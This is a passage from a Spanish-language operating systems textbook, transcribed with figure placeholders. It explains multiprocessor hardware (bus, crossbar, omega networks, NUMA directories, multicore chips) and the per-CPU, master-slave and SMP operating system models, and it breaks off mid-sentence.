


Figura 8-2. Tres multiprocesadores basados en bus. (a) Sin caché. (b) Con caché. (c) Con caché y memorias privadas.

muchas operaciones de lectura desde la caché local, habrá mucho menos tráfico en el bus y el sistema podrá soportar más CPUs. En general, el uso de caché no se realiza por cada palabra individual, sino por bloques de 32 o 64 bytes. Cuando se hace referencia a una palabra, se obtiene su bloque completo (conocido como **línea de caché**) y se coloca en la caché de la CPU que está en contacto con ella.

Cada bloque de la caché se marca como de sólo lectura (en cuyo caso puede estar presente en varias cachés al mismo tiempo) o como de lectura-escritura (no puede estar presente en otras cachés). Si una CPU trata de escribir una palabra que está en una o más cachés remotas, el hardware del bus detecta la escritura y coloca una señal en el bus para informar a todas las demás cachés sobre la operación de escritura. Si otras cachés tienen una copia "limpia" (es decir, una copia exacta de lo que hay en memoria), sólo tienen que descartar sus copias y dejar que la CPU que va a escribir obtenga el bloque de la caché de la memoria antes de modificarla. Si alguna otra caché tiene una copia "sucia" (es decir, modificada), debe escribirla de vuelta a la memoria para que pueda continuar la escritura, o transferirla directamente a la CPU que va a realizar la operación de escritura a través del bus. A este conjunto de reglas se le conoce como **protocolo de coherencia de cachés** y es uno de muchos.

Otra posibilidad es el diseño de la figura 8-2(c), donde cada CPU tiene no sólo una caché, sino también una memoria privada local que utiliza mediante un bus dedicado (privado). Para utilizar esta configuración de manera óptima, el compilador debe colocar todo el texto del programa, las cadenas, constantes y demás datos de sólo lectura, las pilas y las variables locales en las memorias privadas. De esta forma, la memoria compartida se utiliza sólo para escribir variables compartidas. En la mayoría de los casos, esta cuidadosa colocación reducirá de manera considerable el tráfico en el bus, pero requiere de una cooperación activa por parte del compilador.

Multiprocesadores UMA que utilizan interruptores de barras cruzadas

Aun con la mejor caché, el uso de un solo bus limita el tamaño de un multiprocesador UMA a 16 o 32 CPUs, aproximadamente. Para lograr algo más se necesita un tipo distinto de interconexión. El circuito más simple para conectar *n* CPUs a *k* memorias es el **interruptor (conmutador) de barras cruzadas**, que se muestra en la figura 8-3. Los interruptores de barras cruzadas se han utilizado por décadas en los puntos de intercambio de los conmutadores telefónicos para conectar un grupo de líneas entrantes a un conjunto de líneas salientes de manera arbitraria.

En cada intersección de una línea horizontal (entrante) y una vertical (saliente) hay un **punto de cruce**, el cual es un pequeño interruptor que puede estar abierto o cerrado en sentido eléctrico, dependiendo de si las líneas horizontal y vertical van a conectarse o no. En la figura 8-3(a) podemos ver tres puntos de cruce cerrados al mismo tiempo, con lo cual se permiten tres conexiones entre los pares (CPU, memoria) (010, 000), (101, 101) y (110, 010) al mismo tiempo. También son posibles muchas otras combinaciones. De hecho, el número de combinaciones es igual al número de las distintas formas en que se pueden colocar ocho torres en un tablero de ajedrez.




Figura 8-3. (a) Un conmutador de barras cruzadas de 8 × 8. (b) Un punto de cruce abierto. (c) Un punto de cruce cerrado.

Una de las propiedades más agradables de un interruptor de barras cruzadas es que es una **red sin bloqueos**, lo cual significa que a ninguna CPU se le niega nunca la conexión que necesita, debido a que algún punto de cruce o una línea ya estén ocupados (suponiendo que el módulo de memoria en sí esté disponible). Además, no se necesita una planeación por adelantado. Aun si ya hay siete conexiones arbitrarias establecidas, siempre es posible conectar la CPU restante a la memoria restante.

Desde luego que también es posible la contención de memoria, si dos CPUs desean acceder al mismo módulo, al mismo tiempo. Sin embargo, al particionar la memoria en *n* unidades, la contención se reduce por un factor de *n* en comparación con el modelo de la figura 8-2.

Una de las peores propiedades del conmutador de barras cruzadas es el hecho de que el número de puntos de cruce aumenta con base en n^2. Con 1000 CPUs y 1000 módulos de memoria, necesitamos un millón de puntos de cruce. No es factible un interruptor de barras cruzadas de este tamaño. Sin embargo, para los sistemas de tamaño mediano, se puede utilizar el diseño de las barras cruzadas.

Multiprocesadores UMA que utilizan redes de conmutación multietapa

Un diseño completamente distinto de multiprocesador se basa en el humilde conmutador de 2 × 2 que se muestra en la figura 8-4(a). Este interruptor tiene dos entradas y dos salidas. Los mensajes que llegan en cualquiera de las líneas de entrada se pueden conmutar a cualquiera de las líneas de salida. Para nuestros fines, los mensajes deben contener hasta cuatro partes, como se muestra en la figura 8-4(b). El campo *Módulo* indica qué memoria utilizar. *Dirección* especifica una dirección dentro de un módulo. *CódigoOp* proporciona la operación, como `READ` o `WRITE`. Por último, el campo *Valor* opcional puede contener un operando, como una palabra de 32 bits a escribir mediante una operación `WRITE`. El interruptor inspecciona el campo *Módulo* y lo utiliza para determinar si el mensaje se debe enviar en *X* o en *Y*.




Figura 8-4. (a) Un conmutador de 2 × 2 con dos líneas de entrada (*A* y *B*) y dos líneas de salida (*X* y *Y*). (b) Un formato de mensaje.

Nuestros conmutadores de 2 × 2 se pueden organizar de muchas formas para construir **redes de conmutación multietapa** más grandes (Adams y colaboradores, 1987; Bhuyan y colaboradores, 1989; Kumar y Reddy, 1987). Una posibilidad es la **red omega** de clase económica sin adornos, que se ilustra en la figura 8-5. Aquí hemos conectado ocho CPUs a ocho memorias, utilizando 12 conmutadores. De manera más general, para *n* CPUs y *n* memorias necesitaríamos $\log_2 n$ etapas, con $n/2$ conmutadores por etapa, para un total de $(n/2)\log_2 n$ conmutadores, que es mucho mejor que n^2 puntos de cruce, en especial para valores grandes de *n*.

El patrón de cableado de la red omega se conoce comúnmente como **barajado perfecto**, ya que la mezcla de las señales en cada etapa se asemeja al proceso de cortar a la mitad un mazo de cartas y después mezclarlas, carta por carta. Para ver cómo funciona la red omega, suponga que la CPU 011 desea leer una palabra del módulo de memoria 110. La CPU envía un mensaje `READ` al interruptor 1D que contiene el valor 110 en el campo *Módulo*. El interruptor toma el primer bit (de más a la izquierda) de 110 y lo utiliza para el enrutamiento. Un 0 enruta a la salida superior y un 1 a la inferior. Como este bit es un 1, el mensaje se enruta a través de la salida inferior hacia 2D.

Todos los interruptores de la segunda etapa (incluyendo a 2D) utilizan el segundo bit para el enrutamiento. Éste también es un 1, por lo que ahora el mensaje se reenvía a través de la salida inferior hacia 3D. Aquí se evalúa el tercer bit y se encuentra que es 0. En consecuencia, el mensaje




Figura 8-5. Una red de conmutación omega.

pasa por la salida superior y llega a la memoria 110, como se desea. La ruta seguida por este mensaje está marcada en la figura 8-5 por la letra *a*.

A medida que el mensaje pasa a través de la red de conmutación, los bits en el extremo izquierdo del número de módulo ya no se necesitan. Se les puede dar un buen uso al registrar ahí el número de línea entrante, para que la respuesta pueda encontrar su camino de regreso. Para la ruta *a*, las líneas entrantes son 0 (entrada superior a 1D), 1 (entrada inferior a 2D) y 1 (entrada inferior a 3D), respectivamente. La respuesta se enruta de vuelta utilizando 011, sólo que esta vez se lee de derecha a izquierda.

Al mismo tiempo que ocurre todo esto, la CPU 001 desea escribir una palabra en el módulo de memoria 001. Aquí ocurre un proceso análogo, donde el mensaje se enruta a través de las salidas superior, superior e inferior, respectivamente, marcadas por la letra *b*. Cuando llega, en su campo *Módulo* se lee 001, lo cual representa la ruta que tomó. Como estas dos peticiones no utilizan ninguno de los mismos conmutadores, líneas o módulos de memoria, pueden proceder en paralelo.

Ahora considere lo que ocurriría si la CPU 000 quisiera acceder al mismo tiempo al módulo de memoria 000. Su petición entraría en conflicto con la petición de la CPU 001 en el interruptor 3A. Una de ellas tendría que esperar. A diferencia del conmutador de barras cruzadas, la red omega es una **red con bloqueo**. No todos los conjuntos de peticiones pueden procesarse al mismo tiempo. Puede haber conflictos sobre el uso de un cable o de un conmutador, así como entre las peticiones *a* la memoria y las respuestas *de* la memoria.

Sin duda, es conveniente esparcir las referencias a memoria de manera uniforme a través de los módulos. Una técnica común es utilizar los bits de menor orden como el número de módulo. Por ejemplo, considere un espacio de direcciones orientado a bytes para una computadora que por lo general utiliza palabras completas de 32 bits. Los 2 bits de menor orden por lo general serán 00, pero los siguientes 3 bits estarán distribuidos de manera uniforme. Al utilizar estos 3 bits como el número de módulo, las palabras consecutivas estarán en módulos consecutivos. Se dice que un sistema de memoria en el que las palabras consecutivas están en distintos módulos es **entrelazado**. Las memorias entrelazadas maximizan el paralelismo, debido a que la mayoría de las referencias a memo-

ria son a direcciones consecutivas. También es posible diseñar redes de conmutación que sean sin bloqueo y que ofrezcan varias rutas desde cada CPU a cada módulo de memoria, para esparcir mejor el tráfico.

Multiprocesadores NUMA

Los multiprocesadores UMA de un solo bus por lo general están limitados a no más de unas cuantas docenas de CPUs, y los multiprocesadores de barras cruzadas o de conmutadores necesitan mucho hardware (costoso) y no son tan grandes. Para poder tener más de 100 CPUs, hay que ceder algo. Por lo general, lo que cede es la idea de que todos los módulos de memoria tienen el mismo tiempo de acceso. Esta concesión nos lleva a la idea de los multiprocesadores NUMA, como dijimos antes. Al igual que sus parientes UMA, proveen un solo espacio de direcciones a través de todas las CPUs, pero a diferencia de las máquinas UMA, el acceso a los módulos de memoria locales es más rápido que el acceso a los remotos. Por ende, todos los programas UMA se ejecutarán sin cambios en las máquinas NUMA, pero el rendimiento será peor que en una máquina UMA a la misma velocidad de reloj.

Las máquinas NUMA poseen tres características clave que, en conjunto, las distinguen de otros multiprocesadores:

1. Hay un solo espacio de direcciones visible para todas las CPUs.

2. El acceso a la memoria remota es mediante instrucciones `LOAD` y `STORE`.

3. El acceso a la memoria remota es más lento que el acceso a la memoria local.

Cuando el tiempo de acceso a la memoria remota no está oculto (debido a que no hay caché), al sistema se le llama **NC-NUMA** (*No Cache NUMA*, NUMA sin caché). Cuando hay cachés coherentes presentes, al sistema se le llama **CC-NUMA** (*Cache-Coherent NUMA*, NUMA con cachés coherentes).

El método más popular para construir grandes multiprocesadores CC-NUMA en la actualidad es el **multiprocesador basado en directorios**. La idea es mantener una base de datos que indique dónde está cada línea de caché y cuál es su estado. Cuando se hace referencia a una línea de caché, se consulta la base de datos para averiguar dónde está, y si está limpia o sucia (modificada). Como esta base de datos se debe consultar en cada instrucción que hace referencia a la memoria, debe mantenerse en un hardware de propósito especial, en extremo veloz, que pueda responder en una fracción de un ciclo del bus.

Para que la idea sobre un multiprocesador basado en directorios sea algo más concreta, vamos a considerar un ejemplo simple (hipotético): un sistema con 256 nodos donde cada nodo consista en una CPU y 16 MB de RAM conectados a la CPU a través de un bus local. La memoria total es de 2^{32} bytes, que se divide en 2^{26} líneas de caché de 64 bytes cada una. La memoria se asigna en forma estática entre los nodos, con 0 a 16M en el nodo 0, 16M a 32M en el nodo 1, y así en lo sucesivo. Los nodos se conectan mediante una red de interconexión, como se muestra en la figura 8-6(a). Cada nodo también contiene las entradas de directorio para las 2^{18} líneas de caché de 64 bytes que

conforman su memoria de 2^{24} bytes. Por el momento, vamos a suponer que una línea se puede contener a lo más en una caché.




Figura 8.6. (a) Un multiprocesador basado en directorio de 256 nodos. (b) División de una dirección de memoria de 32 bits en campos. (c) El directorio en el nodo 36.

Para ver cómo funciona el directorio, vamos a rastrear una instrucción `LOAD` desde la CPU 20 que hace referencia a una línea en la caché. Primero, la CPU que emite la instrucción la presenta a su MMU, que la traduce en una dirección física; por ejemplo, 0x24000108. La MMU divide esta dirección en las tres partes que se muestran en la figura 8-6(b). En decimal, las tres partes son el nodo 36, la línea 4 y el desplazamiento 8. La MMU ve que la palabra de memoria a la que se hace referencia es del nodo 36, no del nodo 20, por lo que envía un mensaje de petición a través de la red de interconexión al nodo de inicio de la línea (36), en donde le pregunta si su línea 4 está en la caché, y de ser así, en dónde está.

Cuando la petición llega al nodo 36 a través de la red de interconexión, se enruta al hardware de directorio. El hardware la indexa en su tabla de 2^{18} entradas, una para cada una de sus líneas de caché, y extrae la entrada 4. De la figura 8-6(c) podemos ver que la línea no está en la caché, por lo que el hardware obtiene la línea 4 de la RAM local, la envía de vuelta al nodo 20 y actualiza la entrada 4 del directorio para indicar que la línea ahora está en caché en el nodo 20.

Ahora consideremos una segunda petición, esta vez preguntando sobre la línea 2 del nodo 36. En la figura 8-6(c) podemos ver que esta línea está en la caché en el nodo 82. En este punto, el hard-

ware podría actualizar la entrada 2 del directorio para decir que la línea se encuentra ahora en el nodo 20, y después enviar un mensaje al nodo 82 para indicarle que debe pasar la línea al nodo 20 e invalidar su caché. Observe que hasta un “multiprocesador con memoria compartida” realiza muchas operaciones de paso de mensajes de manera interna.

Como una observación rápida adicional, vamos a calcular cuánta memoria está siendo ocupada por los directorios. Cada nodo tiene 16 MB de RAM y 2^{18} entradas de 9 bits para llevar la cuenta de esa RAM. Por ende, la sobrecarga del directorio es de aproximadamente 9×2^{18} bits, dividida entre 16 MB o aproximadamente de 1.76%, que por lo general es aceptable (aunque tiene que ser memoria de alta velocidad, lo que desde luego incrementa su costo). Aun con las líneas de caché de 32 bytes, la sobrecarga sería sólo de 4%. Con líneas de caché de 128 bytes, sería menor de 1%.

Una limitación obvia de este diseño es que una línea se puede colocar en caché sólo en un nodo. Para permitir que se coloquen líneas en caché en varios nodos, necesitaríamos alguna forma de localizarlos a todos, por ejemplo para invalidarlos o actualizarlos en una escritura. Hay varias opciones posibles para permitir el uso de caché en varios nodos al mismo tiempo, pero un análisis de estas opciones es algo que está más allá del alcance de este libro.

Chips multinúcleo

A medida que mejora la tecnología de fabricación de chips, los transistores se están haciendo cada vez más pequeños y es posible colocar cada vez más de ellos en un chip. A esta observación empírica se le conoce algunas veces como **Ley de Moore**, en honor del co-fundador de Intel Gordon Moore, quien la descubrió primero. Los chips en la clase del Intel Core 2 Duo contienen cerca de 300 millones de transistores.

Una pregunta obvia es: “¿Qué se debe hacer con todos esos transistores?”. Como vimos en la sección 1.3.1, una opción es agregar megabytes de caché al chip. Esta opción es seria, y los chips con 4 MB de caché fuera del chip ya son comunes, con cachés más grandes en camino. Pero en cierto punto, incrementar el tamaño de la caché tal vez sólo eleve la tasa de aciertos de 99% a 99.5%, lo cual no mejora mucho el rendimiento de las aplicaciones.

La otra opción es colocar dos o más CPUs completas, a las que generalmente se les denomina **núcleos**, en el mismo chip (técnicamente, en la misma **pastilla**). Los chips de doble núcleo y de cuádruple núcleo ya son comunes; se han fabricado chips con 80 núcleos, y los chips con cientos de núcleos ya están en el horizonte.

Aunque las CPUs pueden o no compartir cachés (por ejemplo, vea la figura 1-8), siempre comparten la memoria principal, y ésta es consistente en el sentido de que siempre hay un valor único para cada palabra de memoria. Los circuitos de hardware especiales aseguran que si hay una palabra presente en dos o más cachés, y una de las CPUs modifica la palabra, ésta se remueva en forma automática y atómica de todas las cachés para poder mantener la consistencia. A este proceso se le conoce como ***snooping***.

El resultado de este diseño es que los chips multinúcleo son sólo pequeños multiprocesadores. De hecho, a los chips multinúcleo se les conoce algunas veces como **CMP**s (**Multiprocesadores a nivel de chip**). Desde la perspectiva del software, los CMPs no son en realidad tan distintos de los multiprocesadores basados en bus, o de los multiprocesadores que utilizan redes de conmutación.

Sin embargo, hay algunas diferencias. Para empezar, en un multiprocesador basado en bus cada CPU tiene su propia caché, como en la figura 8-2(b) y también como en el diseño AMD de la figura 1-8(b). El diseño de caché compartida de la figura 1-8(a), que Intel utiliza, no ocurre en otros multiprocesadores. La caché L2 compartida puede afectar el rendimiento. Si un núcleo necesita mucha memoria caché y los otros no, este diseño permite que ese núcleo tome lo que necesite. Por otro lado, la caché compartida también hace posible que un núcleo avaricioso dañe el rendimiento de los demás núcleos.

Otra área en la que los CMPs difieren de sus primos más grandes es la tolerancia a fallas. Como las CPUs tienen una conexión tan estrecha, las fallas en los componentes compartidos pueden afectar a varias CPUs a la vez, algo que es menos probable en los multiprocesadores tradicionales.

Además de los chips multinúcleo simétricos, en donde todos los núcleos son idénticos, hay otra categoría de chip multinúcleo conocida como **sistema en un chip**. Estos chips tienen una o más CPUs principales, pero también tienen núcleos de propósito especial, como decodificadores de video y audio, criptoprocesadores, interfaces de red y demás, con lo cual se obtiene un sistema de cómputo completo en un chip.

Como ha ocurrido con frecuencia en el pasado, el hardware está muy adelantado al software. Aunque los chips multinúcleo ya están aquí, nuestra habilidad para escribir aplicaciones para ellos todavía no. Los lenguajes de programación actuales no están preparados para escribir programas altamente paralelos, y los buenos compiladores y herramientas de depuración son escasos. Pocos programadores han tenido experiencia con la programación en paralelo y la mayoría saben poco acerca de cómo dividir el trabajo en varios paquetes que se puedan ejecutar en paralelo. La sincronización, la eliminación de las condiciones de carrera y la prevención del interbloqueo van a ser pesadillas, y el rendimiento sufrirá de manera considerable como resultado. Los semáforos no son la respuesta. Y más allá de estos problemas iniciales, está muy lejos de ser obvio qué tipo de aplicación realmente necesita cientos de núcleos. El reconocimiento de voz en lenguaje natural probablemente podría absorber mucho poder de cómputo, pero el problema aquí no es la falta de ciclos, sino de algoritmos que funcionen. En resumen, los diseñadores de hardware pueden estar ofreciendo un producto que los diseñadores de software no saben cómo usar, y que los usuarios no quieren.

8.1.2 Tipos de sistemas operativos multiprocesador

Ahora vamos a pasar del hardware de multiprocesador al software de multiprocesador, y en especial a los sistemas operativos multiprocesador. Hay varias metodologías posibles. A continuación estudiaremos tres de ellas. Observe que todas se pueden aplicar de igual forma a los sistemas multinúcleo, así como a los sistemas con CPUs discretas.

Cada CPU tiene su propio sistema operativo

La manera más simple posible de organizar un sistema operativo multiprocesador es dividir estáticamente la memoria y su propia copia privada del sistema operativo. En efecto, las *n* CPUs operan entonces como *n* computadoras independientes. Una optimización obvia es permitir que todas las

CPUs compartan el código del sistema operativo y obtengan copias privadas sólo de las estructuras de datos del sistema operativo, como se muestra en la figura 8-7.




Figura 8-7. Particionamiento de la memoria de un multiprocesador entre cuatro CPUs, pero compartiendo una sola copia del código del sistema operativo. Los cuadros marcados como Datos son los datos privados del sistema operativo para cada CPU.

Este esquema es aún mejor que tener *n* computadoras separadas, ya que permite que todas las máquinas compartan un conjunto de discos y otros dispositivos de E/S, y también permite compartir la memoria con flexibilidad. Por ejemplo, aun con la asignación estática de memoria, una CPU puede recibir una porción extra-grande de la memoria para poder manejar con eficiencia los programas grandes. Además, los procesos pueden comunicarse de manera eficiente unos con otros, al permitir que un productor escriba los datos directamente en la memoria y que un consumidor los obtenga del lugar en el que los escribió el productor. Aún así, desde la perspectiva de un sistema operativo, el que cada CPU tenga su propio sistema operativo es lo más primitivo posible.

Vale la pena mencionar cuatro aspectos de este diseño que tal vez no sean obvios. En primer lugar, cuando un proceso realiza una llamada al sistema, ésta se atrapa y maneja en su propia CPU, usando las estructuras de datos en las tablas de ese sistema operativo.

En segundo lugar, como cada sistema operativo tiene sus propias tablas, también tiene su propio conjunto de procesos que programa por su cuenta. No hay compartición de procesos. Si un usuario se conecta a la CPU 1, todos sus procesos se ejecutan en la CPU 1. Como consecuencia, puede ocurrir que la CPU 1 esté inactiva mientras la CPU 2 está cargada de trabajo.

En tercer lugar, no hay compartición de páginas. Puede ocurrir que la CPU 1 tenga páginas de sobra, mientras que la CPU 2 esté paginando en forma continua. No hay forma de que la CPU 2 pida prestadas algunas páginas a la CPU 1, ya que la asignación de memoria es fija.

En cuarto lugar (y lo que es peor), si el sistema operativo mantiene una caché en búfer de los bloques de disco de uso reciente, cada sistema operativo hace esto de manera independiente a los demás. Por ende, puede ocurrir que haya cierto bloque de disco presente y sucio en varias cachés de búfer al mismo tiempo, con lo cual se producirán resultados inconsistentes. La única forma de evitar este problema es eliminar las cachés del búfer. Eso no es tan difícil, pero daña el rendimiento en forma considerable.

Por estas razones, es muy raro que se utilice este modelo, aunque en los primeros días de los multiprocesadores sí se utilizaba, cuando el objetivo era portar los sistemas operativos existentes hacia algún multiprocesador nuevo, lo más rápido posible.

Multiprocesadores maestro-esclavo

En la figura 8-8 se muestra un segundo modelo. Aquí, hay una copia del sistema operativo y sus tablas presente en la CPU 1, y nada más ahí. Todas las llamadas al sistema se redirigen a la CPU 1 para procesarlas ahí. La CPU 1 también puede ejecutar proceso de usuario si tiene tiempo de sobra. A este modelo se le conoce como **maestro-esclavo**, ya que la CPU 1 es el maestro y todas los demás son los esclavos.




Figura 8.8. Un modelo de multiprocesador maestro-esclavo.

El modelo maestro-esclavo resuelve la mayoría de los problemas del primer modelo. Hay una sola estructura de datos (por ejemplo, una lista o un conjunto de listas con prioridades) que lleva la cuenta de los procesos listos. Cuando una CPU está inactiva, pide al sistema operativo en la CPU 1 un proceso para ejecutarlo, y se le asigna uno. Por ende, nunca puede ocurrir que una CPU esté inactiva mientras que otra esté sobrecargada. De manera similar, se pueden asignar las páginas entre todos los procesos en forma dinámica y sólo hay una caché de búfer, por lo que nunca ocurren inconsistencias.

El problema con este modelo es que con muchas CPUs, el maestro se convertirá en un cuello de botella. Después de todo, debe manejar todas las llamadas al sistema de todas las CPUs. Si, por ejemplo, el 10% del tiempo está manejando llamadas al sistema, entonces con 10 CPUs el maestro casi se saturará y con 20 CPUs estará completamente sobrecargado. Por ende, este modelo es simple y funciona para pequeños multiprocesadores, pero no para los grandes.

Multiprocesadores simétricos

Nuestro tercer modelo, el **SMP** (**Multiprocesador simétrico**), elimina esta asimetría. Hay una copia del sistema operativo en memoria, pero cualquier CPU puede ejecutarlo. Cuando se hace una llamada al sistema, la CPU en la que se hizo la llamada al sistema atrapa para el kernel y procesa la llamada al sistema. El modelo SMP se ilustra en la figura 8-9.

Este modelo equilibra los procesos y la memoria en forma dinámica, ya que sólo hay un conjunto de tablas del sistema operativo. También elimina el cuello de botella de la CPU, ya que no hay maestro, pero introduce sus propios problemas. En especial, si dos o más CPUs están ejecutando código del sistema operativo al mismo tiempo, se puede producir un desastre. Imagine que dos CPUs seleccionan el mismo proceso para ejecutarlo, o que reclaman la misma página de memoria

